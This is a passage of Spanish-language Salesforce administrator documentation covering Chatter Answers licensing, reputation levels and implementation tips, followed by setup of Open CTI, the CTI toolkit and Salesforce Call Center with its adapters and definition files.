- La configuración de perfiles, permisos y acceso determina un permiso de usuario para realizar diferentes funciones, como añadir comentarios a un caso.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

- Las licencias de usuario determinan qué conjuntos de perfiles y permisos están disponibles para un usuario, como el Portal de clientes de gran volumen (Usuario del portal de Service Cloud) o la licencias delGestor del portal de clientes personalizado.
- Las licencias de función permiten al usuario utilizar funciones adicionales de Salesforce, como Respuestas de Chatter.
- La seguridad a nivel de campo define los campos a los que los usuarios pueden acceder, como campos en artículos de Salesforce Knowledge.
- Los conjuntos de colaboración le permiten otorgar acceso a registros a grupos definidos de usuarios del portal de gran volumen.

Las Respuestas de Chatter no incluyen algunas funciones disponibles normalmente para los usuarios del Portal de clientes, como:

- Ideas
- Grupos
- Equipos
- Informes
- Contenido
- Formatos de página
- Objetos personalizados
- Administración del usuario externo delegado
- Jerarquía de funciones del Portal de clientes (disponible pero no utilizada)
- Reglas de colaboración del Portal de clientes, excepto para usuarios de portal de gran volumen

Los usuarios de Respuestas de Chatter solo pueden acceder a los siguientes registros desde su zona:

- Casos
- Preguntas
- Respuestas
- Artículos de Salesforce Knowledge

Las Respuestas de Chatter están pensadas para admitir un idioma de usuario para cada zona que crea. Cuando activa Respuestas de Chatter, la páginas de Visualforce añadidas automáticamente a su organización heredan el idioma predeterminado de la organización. Sin embargo, puede cambiar el atributo de idioma en cada página de Visualforce. Los usuarios que se han registrado de forma automática heredan el idioma predeterminado de su zona. Los usuarios invitados visualizan su zona en el idioma especificado en las páginas de Visualforce, independientemente del idioma elegido para sus exploradores.

**Nota:**

- Los usuarios de Respuestas de Chatter no pueden cambiar su configuración de idioma, de zona horaria o regional.
- Los usuarios del portal deben disponer de la licencia de función Usuario de Respuestas de Chatter para utilizar Respuestas de Chatter. Esta licencia de función se asigna automáticamente a usuarios de portal de gran volumen que se han registrado de forma automática en Respuestas de Chatter. Puede asignar la licencias manualmente a usuarios que no se han registrado de forma automática modificando un usuario y haciendo clic en `Usuario de Respuestas de Chatter` .
- Los perfiles de Usuario de sitio Web autenticado no tienen acceso a Respuestas de Chatter.

Los usuarios internos con permiso para ver Respuestas de Chatter pueden ver todas las zonas en la ficha P&R en su organización. Si los usuarios internos se inscriben en una comunidad, solo ven aquellas zonas asociadas con esa comunidad.

CONSULTE TAMBIÉN

Configuración de Respuestas de Chatter

## Animar a la participación con reputación de Respuestas de Chatter


**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Acceda a los conocimiento y la experiencia de los miembros de más activos de su comunidad recompensando su actividad. Activando las reputaciones, permite a los usuarios ganar puntos y puntuaciones que aparecen en los detalles de activación al pasar el ratón sobre la foto de un usuario en la noticia en tiempo real. A la vez que sus colaboradores estrella participan con más frecuencia, mejoran el contenido total en su comunidad y proporcionan mejores respuestas a los usuarios en busca de ayuda con un problema. Eso significa que los usuarios que están buscando una solución pueden estar seguros de la veracidad de una respuesta del experto, lo que supone un descenso de las llamadas al servicio de asistencia de su comunidad.




Los usuarios ganan puntos cuando sus publicaciones reciben votos o se seleccionan como resolución a la pregunta en cualquiera de las zonas a las que pertenecen. Cuando obtienen suficientes puntos, aparece su reputación así como el número de publicaciones y preguntas que han resuelto en esa zona. Los puntos de reputación se calculan de forma separada para cada zona y para cada actividad acumulada en toda la organización. Los usuarios que participan en diferentes zonas tendrán diferentes valores de reputación para cada zona en base a su actividad en esa zona. Cuando los usuarios inician sesión en la aplicación interna, su puntuación de reputación se basa en su participación en todas las zonas a las que pertenecen.

Respuestas de Chatter incluyen los siguientes niveles de reputación predefinidos que se aplican a todas las zonas:

| Nombre | Puntos por nivel | Color |
|---|---|---|
| Newbie | 0 – 499 | Verde |
| Smartie | 500 – 1999 | Azul |

| Nombre | Puntos por nivel | Color |
|---|---|---|
| Pro | 2000 – 4999 | Morado |
| All Star | 5000+ | Naranja |

Para agregar o modificar los nombres de nivel de reputación o puntos por nivel en cualquier de sus zonas, utilice el objeto ChatterAnswersReputationLevel en la API. Puede crear hasta 25 niveles de reputación diferentes para cada zona. Los colores para los diferentes niveles de reputación se pueden cambiar a nivel de la hoja de estilo (CSS).

CONSULTE TAMBIÉN

Descripción general de los usuarios de Respuestas de Chatter

## Sugerencias de implementación de Chatter Answers

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Tenga en cuenta la siguiente información cuando planifique e implemente Respuestas de Chatter:

- Recomendamos que los administradores y desarrolladores avanzados de Salesforce configuren y mantengan Respuestas de Chatter, como que implica varias funciones de Salesforce.
- Antes de que los administradores puedan configurar las Respuestas de Chatter, sus organizaciones deben haber implementado Categorías de datos. Si desea mostrar artículos de Salesforce Knowledge en sus zonas, los administradores deben implementar Salesforce Knowledge.
- Puede personalizar campos, formatos de página, botones y vínculos, desencadenadores de Apex y reglas de validación y respuestas para Respuestas de Chatter desde Configuración introduciendo "Respuestas de Chatter" en el cuadro `Búsqueda rápida`, luego seleccionando **Respuestas de Chatter** y eligiendo la configuración apropiada.
- Después de activar Respuestas de Chatter, se añaden varios elementos de forma automática a su organización para su uso con la configuración de zonas:
  - Una ficha P&R donde los usuarios internos y los administradores pueden ver y utilizar Respuestas de Chatter. Los administradores pueden cambiar el nombre de esa ficha.
  - Configuración de permisos estándar para preguntas en perfiles de usuario para que pueda otorgar a los usuarios permisos para formular preguntas y respuestas.
  - Páginas de Visualforce que puede agregar a un sitio de Force.com, una ficha en una comunidad o un Portal de cliente para que los usuarios puedan registrarse, iniciar sesión y ver elementos de noticias en tiempo real en una zona.
  - Una clase de Apex denominada `ChatterAnswersRegistration` con un método para la personalización de la creación de cuentas para los usuarios del portal.
  - Un desencadenador de Apex para preguntas denominadas `distribución de pregunta para respuestas de Chatter en desencadenador de casos`, para que las preguntas con atributos específicos se distribuyan automáticamente en casos.

  - Una actualización de campo de flujo de trabajo denominada `número de respuestas de chatter_de la anterior suscripción_` por lo tanto, cuando se distribuye una pregunta a un caso, se actualiza la `Prioridad` en las preguntas.
  - Dos reglas de flujo de trabajo, `preguntas de Chatter sin mejor respuesta en el límite de tiempo wf` y `límite wf anterior de suscripciones para el número de respuesta de Chatter`, que puede personalizar y activar para que las preguntas sin mejores respuestas o preguntas con un número específico de seguidores se distribuyan automáticamente en casos.

- Puede agregar Respuestas de Chatter a un Portal de clientes o portal de socios existentes para que los usuarios del portal puedan acceder a zonas de Respuestas de Chatter desde uno de sus canales establecidos.
- Las Respuestas de Chatter están pensadas para admitir un idioma de usuario para cada zona que crea. Cuando activa Respuestas de Chatter, la páginas de Visualforce añadidas automáticamente a su organización heredan el idioma predeterminado de la organización. Sin embargo, puede cambiar el atributo de idioma en cada página de Visualforce. Los usuarios que se han registrado de forma automática heredan el idioma predeterminado de su zona. Los usuarios invitados visualizan su zona en el idioma especificado en las páginas de Visualforce, independientemente del idioma elegido para sus exploradores.
- Puede cambiar el nombre del `Servicio de atención al cliente` en la interfaz de usuario de sus zonas. Por ejemplo, puede cambiar "Servicio de atención al cliente" por "Servicio de atención de Acme". Solo tiene que modificar la etiqueta del servicio de atención al cliente en el objeto Pregunta.
- Las preguntas distribuidas por casos muestran un noticia en tiempo real como las de Chatter en páginas de detalles de caso. La página de detalles de caso también incluye una sección Vista de cliente que permite a los agentes autorizados responder de forma pública o privada a la cadena publicada en la zona.
- Los comentarios de casos marcados como `Público` aparecen como mensajes privados del servicio de asistencia al cliente en Respuestas de Chatter. No aparecen para toda la comunidad. Por ejemplo, si un agente del servicio de asistencia al cliente añade un comentario de caso público, solo aparece en los mensajes privados del contacto del caso en Respuestas de Chatter. Los agentes del servicio de atención al cliente pueden leer todos los comentarios de casos públicos y privados. .
- Respuestas de Chatter envía correos electrónicos a los usuarios cuando:
  - Inician sesión en una cuenta.
  - Siguen una pregunta (respuestas o comentarios).
  - Reciben una respuesta o comentario a su pregunta.
  - Reciben una respuesta privada a su pregunta del servicio de atención al cliente.
- Los usuarios de Internet Explorer 8 reciben un aviso de seguridad si realiza la personalización con URL que no incluyen https://.
- Antes de hacer pública una zona, añada al menos 20 preguntas más frecuentes, respuestas o artículos. Este contenido creará conversaciones.
- Cree artículos de Salesforce Knowledge que contienen:
  - El número de teléfono de su organización de atención al cliente para que los clientes puedan ponerse en contacto con sus agentes del servicio de atención al cliente directamente.
  - Los términos y las condiciones de los miembros de la zona, como cuando los agentes pueden eliminar preguntas y comentarios de los clientes.
- Respuestas de Chatter utiliza los siguientes objetos de API:
  - Caso
  - ChatterAnswersActivity
  - ChatterAnswersReputationLevel
  - Comunidad (Zona)
  - Pregunta

- QuestionReportAbuse
- QuestionSubscription
- Respuesta
- ReplyReportAbuse

CONSULTE TAMBIÉN

Prácticas recomendadas de Respuestas de Chatter

Configuración de Respuestas de Chatter

## Distribución de una pregunta a un caso en Respuestas de Chatter

Si una pregunta de Respuestas de Chatter no está resuelta o sus respuestas no son satisfactorias, los administradores y los miembros de confianza de la comunidad como moderadores pueden distribuir la pregunta a un caso.

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Después de crear un caso, la página de detalles de la pregunta proporciona un vínculo al caso durante la vida útil de la pregunta. Este enlace también muestra el estado del caso.

Para distribuir una pregunta a un caso:

1. Haga clic en el título de la pregunta.
2. Haga clic en el triángulo junto a la pregunta para mostrar le menú desplegable y haga clic en **Distribuir a caso**.

   Nota: Esta opción aparece únicamente si el usuario tiene permiso para crear casos. Los usuarios creados a partir de contactos no pueden distribuir preguntas a casos.
3. Actualice los campos de caso si desea cambiar los valores por defecto. El título de la pregunta se convertirá automáticamente en el asunto del caso.
4. Haga clic en **Guardar**. Volverá a la página de detalles de la pregunta y el caso estará disponible para que el Propietario del caso para resolverla.

Nota: Si cierra el caso no se marcará la pregunta como resuelta y resolver la pregunta no cerrará el caso. El caso y la respuesta se deben actualizar por separado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver la ficha P&R:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para crear casos:
- "Crear" en casos

## Prácticas recomendadas de Respuestas de Chatter

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de

dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Tenga en cuenta las siguientes sugerencias cuando planifique y utilice Respuestas de Chatter:

- Le recomendamos que informe a los agentes de que:
  - El campo `Origen de caso` muestra Respuestas de Chatter en cualquier caso desde una pregunta.
  - Si responden a una pregunta de forma privada, no podrán convertirla en una respuesta pública.
- Le recomendamos que asigne un agente de asistencia para revisar las preguntas públicas en la ficha P&R. Los agentes no pueden hacer clic en **Marcador** junto a preguntas o respuestas consideradas spam, malintencionadas o inapropiadas, pero pueden modificar y eliminar preguntas o respuestas de una zona a través de la ficha P&R si disponen del permiso "Eliminar" en las preguntas.
- Para moderar varias preguntas de forma rápida, recomendamos que los agentes revisen preguntas de listas ancladas en la consola de Salesforce (eso requiere la adición de la ficha P&R a la ficha Navegación de la consola.
- Para ver una lista de casos desde preguntas, recomendamos que los administradores o los agentes de asistencia creen una vista del caso donde Origen del caso es igual a Respuestas de Chatter.
- Como las fotos añadidas a los perfiles aparecen de modo externo en Respuestas de Chatter, recomendamos que los agentes de asistencia seleccionen fotos que coinciden con la marca y las políticas de su empresa.

CONSULTE TAMBIÉN

Sugerencias de implementación de Chatter Answers


Configuración de Respuestas de Chatter

# Creación de canales telefónicos

## Open CTI de Salesforce

Open CTI es una API de JavaScript que le permite crear e integrar sistemas de integración de telefonía e informática (CTI) externos con Salesforce Call Center. Para mostrar funciones de CTI en Salesforce, Open CTI utiliza navegadores como clientes. Con Open CTI, usted realiza llamadas desde un softphone directamente en Salesforce sin instalar adaptadores CTI en sus equipos.

Aquí le mostramos cómo se conecta Open CTI a su sistema de telefonía.




EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Nota:** El modo en que implementa Open CTI depende de la interfaz de usuario de su organización. Existen API de Open CTI separadas para Salesforce Classic y Lightning Experience.No puede cambiar las dos API de Open CTI en código de JavaScript personalizado porque se comportan y funcionan de forma diferente. Asegúrese de pensar en dónde desea implementar su sistema de CTI antes de comenzar a desarrollar.

Antes de la introducción de Open CTI, los usuarios de Salesforce únicamente podían utilizar las funciones de un sistema CTI después de instalar un programa adaptador de CTI en sus equipos. Estos tipos de programas a menudo incluían software de escritorio que requería mantenimiento y no ofrecía las ventajas de la arquitectura de la Nube.

Habitualmente, los proveedores o socios de CTI crean implementaciones de Open CTI. Después de tener una implementación de Open CTI, se integra con Salesforce utilizando Salesforce Call Center. Recuerde que la aplicación de uso inmediato Call Center es una aplicación Salesforce Classic y solo admite Open CTI para Salesforce Classic. Para realizar llamadas en Lightning Experience, cree una aplicación Lightning Experience y utilice Open CTI para Lightning Experience.

Los proveedores y socios de CTI utilizan Open CTI en JavaScript para incrustar llamadas y proceso de API. Con Open CTI, los proveedores y socios pueden:

- Crear sistemas CTI que se integren con Salesforce sin utilizar adaptadores de CTI.
- Crear softphones (herramientas de control de llamadas) personalizables que funcionen como partes totalmente integradas de Salesforce y la consola de Salesforce.
- Proporcionar a los usuarios sistemas de CTI que son un navegador y un tipo de plataforma, por ejemplo, CTI para Microsoft® Internet Explorer®, Mozilla® Firefox®, Apple® Safari® o Google Chrome™ en equipos Mac, Linux, o Windows.

CONSULTE TAMBIÉN

*Guía del desarrollador de Open CTI*

Salesforce Call Center

Navegadores compatibles

## Kit de herramientas de CTI de Salesforce

El kit de herramientas de CTI permite a los desarrolladores crear adaptadores de integración de telefonía e informática (CTI) que integran Salesforce con sistemas de CTI externos. Con el kit de herramientas de CTI, los desarrolladores pueden crear adaptadores de CTI que los usuarios de Salesforce Call Center pueden instalar en sus equipos para utilizar las funciones de un sistema de CTI a través de un softphone.

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Importante:** El kit de herramientas de CTI se está retirando. Los softphones creados con el kit de herramienta de CTI dejarán de funcionar a partir de Spring '17. Para continuar utilizando su softphone, migre su implementación de CTI a Salesforce Open CTI. Para obtener más información acerca de la retirada del kit de herramientas de CTI y cómo migrar a Open CTI, consulte Preguntas frecuentes sobre la retirada del kit de herramientas de CTI.

Hay tres versiones del kit de herramientas de CTI. Cada versión ofrece a los usuarios distintas funcionalidades de Salesforce CRM Call Center. Sin embargo, Salesforce sólo distribuye la versión 4.0 o posterior del kit de herramientas de CTI. La siguiente tabla muestra las funcionalidades disponibles en los adaptadores de CTI integrados con cada kit de herramientas de CTI:

| Funcionalidad | Versión 1.0 o posterior | Versión 2.0 o posterior | Versión 3.0 o posterior | Versión 4.0 o posterior |
|---|---|---|---|---|
| Cambiar los campos o el orden de los campos que se muestran en un SoftPhone | ✅ | ✅ | ✅ | ✅ |
| Cambiar los objetos o el orden de los vínculos a objetos que se muestran en un SoftPhone | ✅ | ✅ | ✅ | ✅ |
| Especificar los campos que se muestran en el SoftPhone si se encuentra un único registro de un objeto concreto | ✅ | ✅ | ✅ | ✅ |
| Especificar los ajustes de apertura de pantalla para las llamadas entrantes para coincidencias únicas o múltiples de registros o para no coincidencias | | ✅ | ✅ | ✅ |
| Especificar la apertura de pantalla para las llamadas entrantes que se muestran en ventanas de navegador que ya están abiertas o en fichas o ventanas nuevas del navegador | | ✅ | ✅ | ✅ |
| Especificar la apertura de ventanas en páginas de Visualforce para llamadas entrantes. | | ✅ | ✅ | ✅ |
| Especificar la apertura de ventanas en páginas de búsqueda para llamadas entrantes con múltiples coincidencias de registros. | | ✅ | ✅ | ✅ |
| Vea una versión de centro de llamadas en un campo `Versión` (desde Configuración, introduzca *`Centros de`* | | ✅ | ✅ | ✅ |

| Funcionalidad | Versión 1.0 o posterior | Versión 2.0 o posterior | Versión 3.0 o posterior | Versión 4.0 o posterior |
|---|---|---|---|---|
| `llamadas` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Centros de llamadas** y seleccione un centro de llamadas) | | | | |
| Ver una interfaz de usuario de SoftPhone mejorada en el pie de página de la consola de Salesforce | | | ✅ | ✅ |
| Registrar llamadas en el registro de interacciones personalizable de la consola de Salesforce | | | ✅ | ✅ |
| Navegadores compatibles que admiten mensajes entre dominios | | | | ✅ |
| Reducir tamaño y complejidad del adaptador CTI | | | | ✅ |

Para obtener información acerca de la personalización y diseño de adaptadores CTI, consulte:

- *Guía del desarrollador del kit de herramientas CTI (Versión 4.0)*
- *Guía del desarrollador del kit de herramientas de CTI (Versiones 1.0 a 3.0)*

Los socios y desarrolladores puede descargar el kit de herramientas de CTI visitando developer.salesforce.com. El kit de herramientas de CTI le ofrece todo el código fuente, las bibliotecas y los archivos que necesita para desarrollar su propio adaptador de CTI personalizado.

CONSULTE TAMBIÉN

Salesforce Call Center

# Salesforce Call Center

Call Center integra Salesforce con sistemas de integración de telefonía e informática (CTI) de terceros. Los usuarios de Call center pueden ver información de Salesforce para llamadas entrantes, realizar llamadas directamente desde Salesforce y crear informes acerca del resultado, la duración de la llamada y mucho más. Un centro de llamadas es perfecto para impulsar la productividad para usuarios de Salesforce que emplean tiempo en el teléfono.

Nota: Recuerde que la aplicación de uso inmediato Call Center es una aplicación Salesforce Classic y solo admite Open CTI para Salesforce Classic. Para realizar llamadas en Lightning Experience, cree una aplicación Lightning Experience y utilice Open CTI para Lightning Experience.

Para configurar un centro de llamadas, trabaje con un desarrollador o socio para crear una implementación de CTI que utiliza la API de Open CTI y funciona con su sistema de telefonía existente. La mayoría de los centros de llamadas se crean instalando un paquete de AppExchange, luego lo único que tiene que hacer es decidir qué usuarios desea que accedan al centro de llamadas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Después de configurar un centro de llamadas, los usuarios del centro de llamadas pueden realizar y recibir llamadas con un softphone. Cada softphone tiene un aspecto y comportamiento diferentes porque cada implementación de CTI es única. En la consola y en Lightning Experience, los softphones aparecen en un pie de página. En Salesforce Classic, los softphones aparecen en la barra lateral izquierda de cada página de Salesforce.

El centro de llamadas se basa en la personalización. Puede modificar formatos de softphone y asignar formatos específicos a perfiles de usuario seleccionados. También puede agregar números de teléfono a directorios del centro de llamadas de modo que sus usuarios tengan el acceso a números de teléfono clave. Si sus necesidades cambian, su centro de llamadas se puede personalizar y cambiar también. Como un administrador, puede hacer algunas personalizaciones usted mismo. Sin embargo, es posible que tenga que trabajar con desarrolladores o socios para realizar cambios en las funciones.

CONSULTE TAMBIÉN

*Guía del desarrollador de Open CTI*

Configurar un centro de llamadas

Creación de un centro de llamadas

Gestión de usuarios de centros de llamadas

# Configurar un centro de llamadas

Antes de que los usuarios de Salesforce puedan acceder y utilizar un centro de llamadas, un administrador debe completar varias tareas.

Nota: Recuerde que la aplicación de uso inmediato Call Center es una aplicación Salesforce Classic y solo admite Open CTI para Salesforce Classic. Para realizar llamadas en Lightning Experience, cree una aplicación Lightning Experience y utilice Open CTI para Lightning Experience.

1. Trabaje con un desarrollador o socio par crear una implementación de integración de telefonía e informática (CTI) que utiliza la API de Open CTI y funciona con su sistema de telefonía existente. Se crean más centros de llamadas instalando un paquete desde AppExchange.

   Si está desarrollando su propia implementación, defina un nuevo registro de centro de llamadas para cada sistema de CTI en uso en su negocio.

2. Asignar usuarios de Salesforce al centro de llamadas apropiado. Un usuario de centro de llamadas debe estar asociado con un centro de llamadas para ver el softphone.
3. Opcionalmente, puede realizar más personalizaciones.
   - Configurar directorios telefónicos del centro de llamadas con formatos de búsqueda de números de directorios adicionales y números de teléfono actualizados.
   - Personalizar formatos de softphone para perfiles de usuario diferentes, de manera que el softphone de un vendedor pueda mostrar candidatos, cuentas y oportunidades relacionados mientras que el softphone de un representante de atención al cliente pueda mostrar casos y soluciones relacionados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar centros de llamadas, usuarios de centros de llamada, directorios de centros de llamadas y formatos de SoftPhone:

- "Gestionar centros de llamadas"

CONSULTE TAMBIÉN

*Guía del desarrollador de Open CTI*

## Implementación de adaptadores en equipos de centros de llamadas

Excepto para centros de llamadas creados con Open CTI, cualquier equipo que utiliza Salesforce CRM Call Center debe tener un *adaptador de CTI* instalado. Un adaptador de CTI es un programa de software liviano que controla la apariencia y comportamiento de un SoftPhone de Salesforce. La versión Kit de herramientas del desarrollador de CTI determina la funcionalidad de un SoftPhone.

Como un adaptador de CTI se comunica directamente con un sistema CTI individual, una organización debe utilizar un adaptador de CTI diferente para cada tipo de sistema CTI que esté usándose. Por ejemplo, si una organización desea integrar un centro de llamadas que ejecute Cisco IPCC Enterprise™ y otro centro de llamadas que ejecute Cisco IPCC Express™, la organización debe tener dos adaptadores de CTI disponibles. Un equipo de usuario de centro de llamadas sólo necesita el adaptador de CTI SoftPhone para el centro de llamadas al que se conecta.

Para descargar un adaptador de CTI SoftPhone, visite AppExchange. Los paquetes de instalación de adaptadores incluye los archivos de configuración del adaptador y un archivo de definición de centro de llamadas que puede utilizarse junto con el adaptador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para instalar un adaptador de CTI en un único equipo, ejecute la aplicación `Setup.exe` del adaptador de CTI como usuario administrador de Windows.

Para implementar un adaptador de CTI en todos los equipos de un centro de llamadas a la vez, utilice el archivo `.msi` que se encuentra en el mismo paquete que el instalador y su sistema de gestión de software preferido.

Una vez haya instalado el adaptador de CTI, puede realizar las siguientes operaciones:

- Inicie la aplicación del adaptador de CTI haciendo clic en **Inicio** > **Programas** > **salesforce.com** > **Adaptador de <Nombre de su sistema CTI>**. Para verificar que el adaptador de CTI se está ejecutando, busque el icono en la bandeja de sistema del equipo.
- Detenga la aplicación del adaptador de CTI haciendo clic con el botón derecho en el icono de la bandeja de sistema del adaptador CTI () y seleccionando **Salir**.
- Modifique la configuración de registro del adaptador de CTI haciendo clic con el botón derecho en el icono de la bandeja de sistema del adaptador CTI () y seleccionando **Registrando...**. En el cuadro de diálogo de configuración de registro de CTI:
  - Seleccione los tipos de mensajes que desee registrar. Mantenga los niveles de registro en **Errores bajos** a menos que esté solucionando un problema con su adaptador.
  - Especifique la ubicación de los dos archivos de registro que genera el adaptador de CTI.

CONSULTE TAMBIÉN

Configurar un centro de llamadas

Gestión de usuarios de centros de llamadas

## Archivos de definición de centro de llamadas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Un archivo de definición de centro de llamadas especifica un conjunto de campos y valores que se utilizan para definir un centro de llamadas en Salesforce para un adaptador de CTI específico. Salesforce utiliza archivos de definición de centro de llamadas para apoyar la integración de Salesforce CRM Call Center con varios proveedores de sistema CTI.

De forma predeterminada, cualquier paquete de instalación del adaptador de CTI incluye un archivo de definición de centro de llamadas predeterminado que funciona específicamente con dicho adaptador. Este archivo XML está ubicado en el directorio de instalación del adaptador y recibe el nombre del sistema CTI que admite el adaptador. Por ejemplo, el archivo de definición del centro de llamadas predeterminado del adaptador Cisco IPCC Enterprise™ se denomina `CiscoIPCCEnterprise7x.xml`.

La primera instancia de un centro de llamadas para un adaptador de CTI específico debe definirse importando el archivo de definición de centro de llamadas del adaptador a Salesforce. Los centros de llamada posteriores pueden crearse duplicando el centro de llamadas original que se creó con la importación.

Si su organización modifica un adaptador o crea uno nuevo, debe personalizar el archivo de definición de centro de llamadas del adaptador para que incluya toda la información de centro de llamadas adicional que sea necesaria. Por ejemplo, si está creando un adaptador de CTI para un sistema que admite un servidor de copia de seguridad, su archivo de definición de centro de llamadas debe incluir campos para la dirección IP y el número de puerto del servidor de copia de seguridad. Los adaptadores de CTI para sistemas que no utilicen un servidor de copia de seguridad no necesitan estos campos en sus archivos de definición de centro de llamadas asociados.

